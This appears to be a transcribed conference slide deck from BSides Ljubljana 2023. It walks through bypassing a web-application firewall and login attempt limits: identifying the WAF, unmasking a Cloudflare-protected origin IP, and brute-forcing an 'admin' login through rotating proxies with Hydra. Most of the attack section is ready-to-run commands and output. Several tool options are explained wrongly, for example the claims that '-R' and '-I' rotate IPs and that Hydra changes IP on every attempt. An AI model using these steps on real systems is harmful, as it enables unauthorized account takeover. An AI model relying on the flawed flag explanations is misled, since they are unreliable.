# BSIDES LJUBLJANA
# 0X7E7


>>1337<<

CONSUME WITH CAUTION


# BYPASSING WEB-APP FIREWALLS & PASSWORD ATTEMPT LIMITS


THE INFORMATION IN THIS PRESENTATION WILL SELF-DESTRUCT IN 5...4...3...2...1...

| NAME: | DATE: |
| --- | --- |
| DANIEL POPOSKI | JUNE 16, 2023 |

# $ WHOAMI

-GOOD MORNING, EVERYONE. MY NAME IS DANIEL. I'M A CYBERSECURITY STUDENT AND AN ASPIRING PENETRATION TESTER. I WANT TO THANK ALL OF YOU FOR HAVING ME HERE, ESPECIALLY THE ORGANIZERS, SINCE THIS IS MY FIRST ATTENDANCE TO A SECURITY CONFERENCE, AND MY FIRST TALK AS WELL.

WITHOUT FURTHER ADO, LET'S MOVE FORWARD TO THE TALK.

# 1. THE PROBLEM - DISCUSSING THE CHALLENGES OF PASSWORD ATTACKS AND HOW FIREWALLS ARE USED TO PREVENT THEM


-WHETHER YOU'RE ON THE OFFENSIVE OR DEFENSIVE SIDE, I THINK WE'RE ALL AWARE OF HOW COMMON PASSWORD ATTACKS ARE. WELL, THE OTHER THING THAT'S ALSO VERY COMMON, ARE WAFS, WHICH WE DON'T LIKE TO ENCOUNTER WHEN ATTEMPTING A PASSWORD ATTACK, WHETHER BRUTE-FORCE OR A DICTIONARY ATTACK.

NONETHELESS, WE CAN'T CONTROL THAT, SO USUALLY WE TRY TO FIND A WAY AROUND THE FIREWALL. LET'S LOOK AT UNDERSTANDING WAFS AND SOME OF THE WAYS PENETRATION TESTERS OR HACKERS BYPASS THEM.

# 2. UNDERSTANDING WEB-APP FIREWALLS


1

Hey, I have a question. What's a WAF?

2

Great question!

-WAFS ARE AN ESSENTIAL DEFENSE MECHANISM FOR PROTECTING WEB APPLICATIONS FROM VARIOUS THREATS. THEY ANALYZE HTTP TRAFFIC AND APPLY PREDEFINED RULES TO IDENTIFY AND BLOCK MALICIOUS REQUESTS. HOWEVER, IT'S CRUCIAL TO UNDERSTAND THAT THEY ARE NOT FOOLPROOF. ATTACKERS HAVE UNCOVERED CLEVER TECHNIQUES TO BYPASS WAFS, WHICH WE'LL TALK ABOUT IN THE FOLLOWING SLIDE.

# 3. COMMON WAYS TO BYPASS WAFS


## BYPASSING WAFS USING HTTP PROTOCOL TRICKS

-ONE COMMON METHOD FOR BYPASSING WAFS IS BY EXPLOITING LOOPHOLES WITHIN THE HTTP PROTOCOL. ATTACKERS CAN MANIPULATE HEADERS, MODIFY REQUEST METHODS, OR UTILIZE ENCODING TECHNIQUES TO EVADE DETECTION. IT'S IMPORTANT FOR OUR SECURITY COMMUNITY TO BE AWARE OF THESE TRICKS SO THAT THEY CAN STRENGTHEN THEIR DEFENSES ACCORDINGLY. (OR PERFORM MORE EFFECTIVE PASSWORD ATTACKS DURING A PENTESTING ENGAGEMENT)

## EVADING WAFS USING OBFUSCATION TECHNIQUES

-OBFUSCATION IS A POPULAR APPROACH USED BY ATTACKERS TO HIDE MALICIOUS PAYLOADS AND BYPASS WAFS. BY EMPLOYING ENCRYPTION, ENCODING, OR POLYMORPHIC TECHNIQUES, THEY CAN MAKE THEIR PAYLOADS APPEAR BENIGN OR UNRECOGNIZABLE TO THE FIREWALL'S RULES. I WON'T BE GETTING IN-DEPTH WITH USING OBFUSCATION TO BYPASS WAFS, SINCE IT'S NOT DIRECTLY RELATED TO PASSWORD ATTACKS.


# 4. PASSWORD-ATTEMPT LIMITS

## SHORT OVERVIEW

-AS WE KNOW, WEB APPLICATIONS OFTEN ENFORCE PASSWORD ATTEMPT LIMITS TO PREVENT BRUTEFORCE/DICTIONARY ATTACKS. THROUGH TIME, ATTACKERS HAVE DEVELOPED CLEVER STRATEGIES TO CIRCUMVENT THESE RESTRICTIONS. THEY LEVERAGE TECHNIQUES SUCH AS CREDENTIAL STUFFING, PASSWORD SPRAYING, OR DISTRIBUTED ATTACKS TO CRACK PASSWORDS WITHOUT TRIGGERING THE APPLICATION'S DEFENSES. BUT LET'S LOOK AT ANOTHER WAY OF DOING THIS.

# 5. THE CONCEPT

-I'M SURELY NOT THE ONLY ONE, BUT RECENTLY, I THOUGHT OF A METHOD THAT'S GOING TO SHOWCASE A NEW WAY TO MAKE WAFS AND THEIR PASSWORD-ATTEMPT LIMITS, EASIER TO BYPASS OR GET AROUND. LET'S SEE HOW WE'RE GOING TO DO THAT, STEP-BY-STEP.

# BSIDES LJUBLJANA 0X7E7


## 5.1. INSTALLING WAFWOOF

THIS IS A WELL-KNOWN TOOL THAT WILL HELP TO IDENTIFY THE FIREWALL THAT THE WEB-APP IS BEHIND. IF YOU'RE USING KALI LINUX FOR EXAMPLE, THE TOOL MIGHT BE ALREADY INSTALLED. IF NOT > TO INSTALL IT, YOU WOULD NEED TO OPEN A NEW TERMINAL AND TYPE IN THE FOLLOWING COMMANDS:

1. GIT CLONE HTTPS://GITHUB.COM/ENABLESECURITY/WAFWOOF.GIT
2. GO TO THE DIRECTORY WHERE THE TOOL HAS BEEN CLONED AND TYPE : PYTHON SETUP.PY INSTALL

## 5.2. USING WAFWOOF

-TO START WAFWOOF, IN THE TERMINAL, TYPE:
WAFWOOF HTTPS://EXAMPLE.COM
THIS WILL START THE TOOL AND IN A MOMENT YOU WILL KNOW WHICH FIREWALL THE WEB-APP IS BEHIND, IF ANY. FOR THE SAKE OF THIS EXAMPLE, LET'S SAY WAFWOOF SHOWS US THAT THE WEB-APP IS BEHIND CLOUDFLARE, LIKE THIS:




IN THIS MOMENT, BECAUSE THE WEB-APP IS BEHIND CLOUDFLARE, IF WE TRY TO PING IT OR ACCESS WHOIS DATA, WE WOULD ENCOUNTER A CLOUDFLARE IP ADDRESS, WHICH IS NOT OF HELP.



CONSUME WITH CAUTION

# BSIDES LJUBLJANA 0X7E7

-MOVING FORWARD WITH THE ATTACK, WE NEED TO FIND THE ORIGINAL IP ADDRESS. TO DO THAT, I WILL SHOWCASE A TOOL CREATED BY CHRISTOPHETD (GITHUB USERNAME). THE TOOL IS CALLED CLOUDFLAIR AND YOU CAN ACCESS IT WITH THIS LINK:

HTTPS://GITHUB.COM/CHRISTOPHETD/CLOUDFLAIR

TO USE THIS TOOL, YOU WOULD NEED TO CREATE A CENSYS ACCOUNT.
THE TOOL USES INTERNET-WIDE SCAN DATA FROM CENSYS TO FIND EXPOSED IPV4 HOSTS PRESENTING AN SSL CERTIFICATE ASSOCIATED WITH THE TARGET'S DOMAIN NAME. API KEYS ARE REQUIRED AND CAN BE RETRIEVED FROM YOUR CENSYS ACCOUNT.
AFTER GETTING YOUR API KEYS, WE MOVE FORWARD TO EXPORTING THEM AND SETTING UP EVERYTHING. COMMANDS:

```
$ EXPORT CENSYS_API_ID=...
$ EXPORT CENSYS_API_SECRET=...
```

THEN CLONE THE REPOSITORY, AND THEN ENTER:

```
CD CLOUDFLAIR
PYTHON3 -M VENV VENV
SOURCE VENV/BIN/ACTIVATE
PIP INSTALL -R REQUIREMENTS.TXT
```

AFTER THE INSTALLATION IS COMPLETE, YOU'RE READY TO MOVE FORWARD. TO USE THE TOOL TYPE:

*$ PYTHON CLOUDFLAIR.PY EXAMPLE.COM*

THEN IN OUR OUTPUT WE WOULD GET SOMETHING LIKE THIS

```
[*] THE TARGET APPEARS TO BE BEHIND CLOUDFLARE.
[*] LOOKING FOR CERTIFICATES MATCHING "EXAMPLE.COM" USING CENSYS
[*] 75 CERTIFICATES MATCHING "EXAMPLE.COM" FOUND.
[*] LOOKING FOR IPV4 HOSTS PRESENTING THESE CERTIFICATES...
[*] 10 IPV4 HOSTS PRESENTING A CERTIFICATE ISSUED TO "EXAMPLE.COM" WERE FOUND.
 - 51.194.77.1
 - 223.172.21.75
 - 18.136.111.24
 - 127.200.220.231
 - 177.67.208.72
 - 137.67.239.174
 - 182.102.141.194
 - 8.154.231.164
 - 37.184.84.44
 - 78.25.205.83
[*] RETRIEVING TARGET HOMEPAGE AT HTTPS://EXAMPLE.COM
[*] TESTING CANDIDATE ORIGIN SERVERS
 - 51.194.77.1
 - 223.172.21.75
 - 18.136.111.24
RESPONDED WITH AN UNEXPECTED HTTP STATUS CODE 404
 - 127.200.220.231
TIMED OUT AFTER 3 SECONDS
 - 177.67.208.72
 - 137.67.239.174
 - 182.102.141.194
 - 8.154.231.164
 - 37.184.84.44
 - 78.25.205.83
[*] FOUND 2 LIKELY ORIGIN SERVERS OF EXAMPLE.COM!
- 177.67.208.72 (HTML CONTENT IDENTICAL TO EXAMPLE.COM)
- 182.102.141.194 (HTML CONTENT IDENTICAL TO EXAMPLE.COM)
```

## 5.5. ADDING PROXYCHAINS TO THE MIX, TO BYPASS PASSWORD ATTEMPT LIMITS

-AS WE KNOW, SOME WAFS INCLUDE PASSWORD-ATTEMPT LIMITS ON LOGIN FORMS, AND THE ORIGINATING IP ADDRESS GETS BANNED AFTER A FEW ATTEMPTS, WHICH MAKES THE ATTACK UNSUCCESSFUL. MOVING FORWARD WITH THE ATTACK, WE NEED TO CONFIGURE PROXYCHAINS WITH A LIST OF PROXIES THAT WILL BE USED LATER ON.

ONCE YOU HAVE PROXYCHAINS INSTALLED, YOU'LL NEED TO CONFIGURE IT TO USE YOUR PROXY SERVERS. TO DO THIS, OPEN THE "PROXYCHAINS.CONF" FILE (USUALLY LOCATED IN "/ETC/PROXYCHAINS.CONF" ON LINUX SYSTEMS) AND ADD YOUR PROXY SERVER INFORMATION. FOR EXAMPLE:

```
# EXAMPLE PROXYCHAINS.CONF FILE
# DEFAULTS TO USE TOR FOR ANONYMITY
#SOCKS4 127.0.0.1 9050
#SOCKS5 127.0.0.1 9050
# USE HTTP PROXIES
HTTP  192.168.1.100 8080
HTTP  192.168.1.101 8080
HTTP  192.168.1.102 8080
```

## 5.6. RUNNING HYDRA WITH PROXYCHAINS

ONCE YOU'VE CONFIGURED PROXYCHAINS, YOU CAN USE IT TO RUN HYDRA WITH YOUR PROXY SERVERS. TO DO THIS, USE THE "-X" OPTION TO SPECIFY THE "PROXYCHAINS.CONF" FILE AND THE "-P" OPTION TO SPECIFY THE PORT NUMBER FOR YOUR PROXY SERVER. FOR EXAMPLE:

```
PROXYCHAINS HYDRA -L USERNAME -P PASSWORDS.TXT EXAMPLE.COM SSH -S 22 -O STRICTHOSTKEYCHECKING=NO
```

IN THE EXAMPLE COMMAND ABOVE, HYDRA IS RUN THROUGH PROXYCHAINS TO BRUTE-FORCE SSH PASSWORDS FOR THE "USERNAME" ACCOUNT ON "EXAMPLE.COM". THE "-S" OPTION SPECIFIES THE SSH PORT NUMBER (22) AND THE "-O" OPTION DISABLES STRICT HOST KEY CHECKING.

WHEN YOU RUN HYDRA WITH PROXYCHAINS, IT WILL AUTOMATICALLY ROUTE YOUR PASSWORD ATTEMPTS THROUGH YOUR DEFINED PROXY SERVERS, CHANGING YOUR IP ADDRESS FOR EACH ATTEMPT.

# THE GRAND FINAL

## PUTTING IT ALL TOGETHER

### EXAMPLE COMMAND:

```
PROXYCHAINS HYDRA -L <USERNAME> -P <PASSWORD_LIST> <TARGET_URL> HTTP-POST-FORM \
   "<LOGIN_URL>:<LOGIN_PARAMETERS>:<LOGIN_ERROR_MESSAGE>" \
   -T <THREADS> -O <OUTPUT_FILE> -R <RETRY_COUNT> -I <RETRY_INTERVAL>
```

### MEANINGS OF THE PLACEHOLDERS

<USERNAME>: THE TARGET USERNAME OR THE PARAMETER ASSOCIATED WITH THE USERNAME FIELD.
<PASSWORD_LIST>: THE PATH TO A FILE CONTAINING A LIST OF PASSWORDS TO TRY.
<TARGET_URL>: THE URL OF THE TARGET WEB APPLICATION.
<LOGIN_URL>: THE URL WHERE THE LOGIN FORM IS SUBMITTED.
<LOGIN_PARAMETERS>: THE FORM PARAMETERS REQUIRED FOR LOGIN (E.G., "USERNAME=^USER^&PASSWORD=^PASS^").
<LOGIN_ERROR_MESSAGE>: AN ERROR MESSAGE DISPLAYED WHEN LOGIN FAILS.
<THREADS>: THE NUMBER OF PARALLEL THREADS TO USE FOR THE ATTACK.
<OUTPUT_FILE>: THE FILE TO WHICH THE RESULTS WILL BE WRITTEN.
<RETRY_COUNT>: THE NUMBER OF ATTEMPTS AFTER WHICH THE IP ADDRESS SHOULD BE CHANGED.
<RETRY_INTERVAL>: THE INTERVAL BETWEEN RETRY ATTEMPTS IN SECONDS.

WITH THE --RETRIES OPTION AND THE SPECIFIED <RETRY_COUNT>, HYDRA WILL ROTATE THE IP ADDRESS BY UTILIZING PROXYCHAINS AFTER THE SPECIFIED NUMBER OF ATTEMPTS.

# THE GRAND FINAL

## PUTTING IT ALL TOGETHER

### FINAL COMMAND:

```
PROXYCHAINS -F /PATH/TO/PROXYCHAINS.CONF HYDRA -L ADMIN -P PASSWORDS.TXT
<ORIGINATING_IP>:80 HTTP-POST-FORM \
  "/LOGIN.PHP:USER=^USER^&PASSWORD=^PASS^:INVALID LOGIN MESSAGE" \
  -T 4 -O RESULTS.TXT -R 2 -I 5
```

### SHORT OVERVIEW OF THE SETUP

THE TARGET USERNAME IS SET AS "ADMIN".
THE PASSWORD LIST IS STORED IN THE FILE "/USR/SHARE/WORDLISTS/ROCKYOU.TXT".
THE TARGET URL IS "EXAMPLE.COM".
THE LOGIN FORM IS SUBMITTED TO "/LOGIN.PHP".
THE LOGIN FORM PARAMETERS ARE "USER=^USER^&PASSWORD=^PASS^".
THE ERROR MESSAGE DISPLAYED FOR AN INVALID LOGIN IS "INVALID LOGIN MESSAGE".
FOUR THREADS WILL BE USED FOR PARALLELIZED ATTACKS.
THE RESULTS WILL BE SAVED IN THE FILE "RESULTS.TXT".
THE IP ADDRESS WILL BE ROTATED AFTER 2 FAILED ATTEMPTS.
THE INTERVAL BETWEEN RETRY ATTEMPTS IS SET TO 5 SECONDS.

# THE END

-NOW THAT WE'VE COME TO THE END OF THE TALK, I WANT TO THANK YOU ALL FOR THE ATTENTION & FOR HAVING ME HERE. IT'S SUCH AN HONOR TO BE PART OF THIS COMMUNITY.

REGARDING THE METHODS WE SHOWCASED TODAY, REMEMBER, THEY ARE RESEARCH-BASED CONCEPTS FOR EDUCATIONAL PURPOSES ONLY. DON'T GO TO JAIL :)


## Q&A

-NOW, ARE THERE ANY QUESTIONS OR SUGGESTIONS SOME OF YOU WOULD LIKE TO SHORTLY DISCUSS?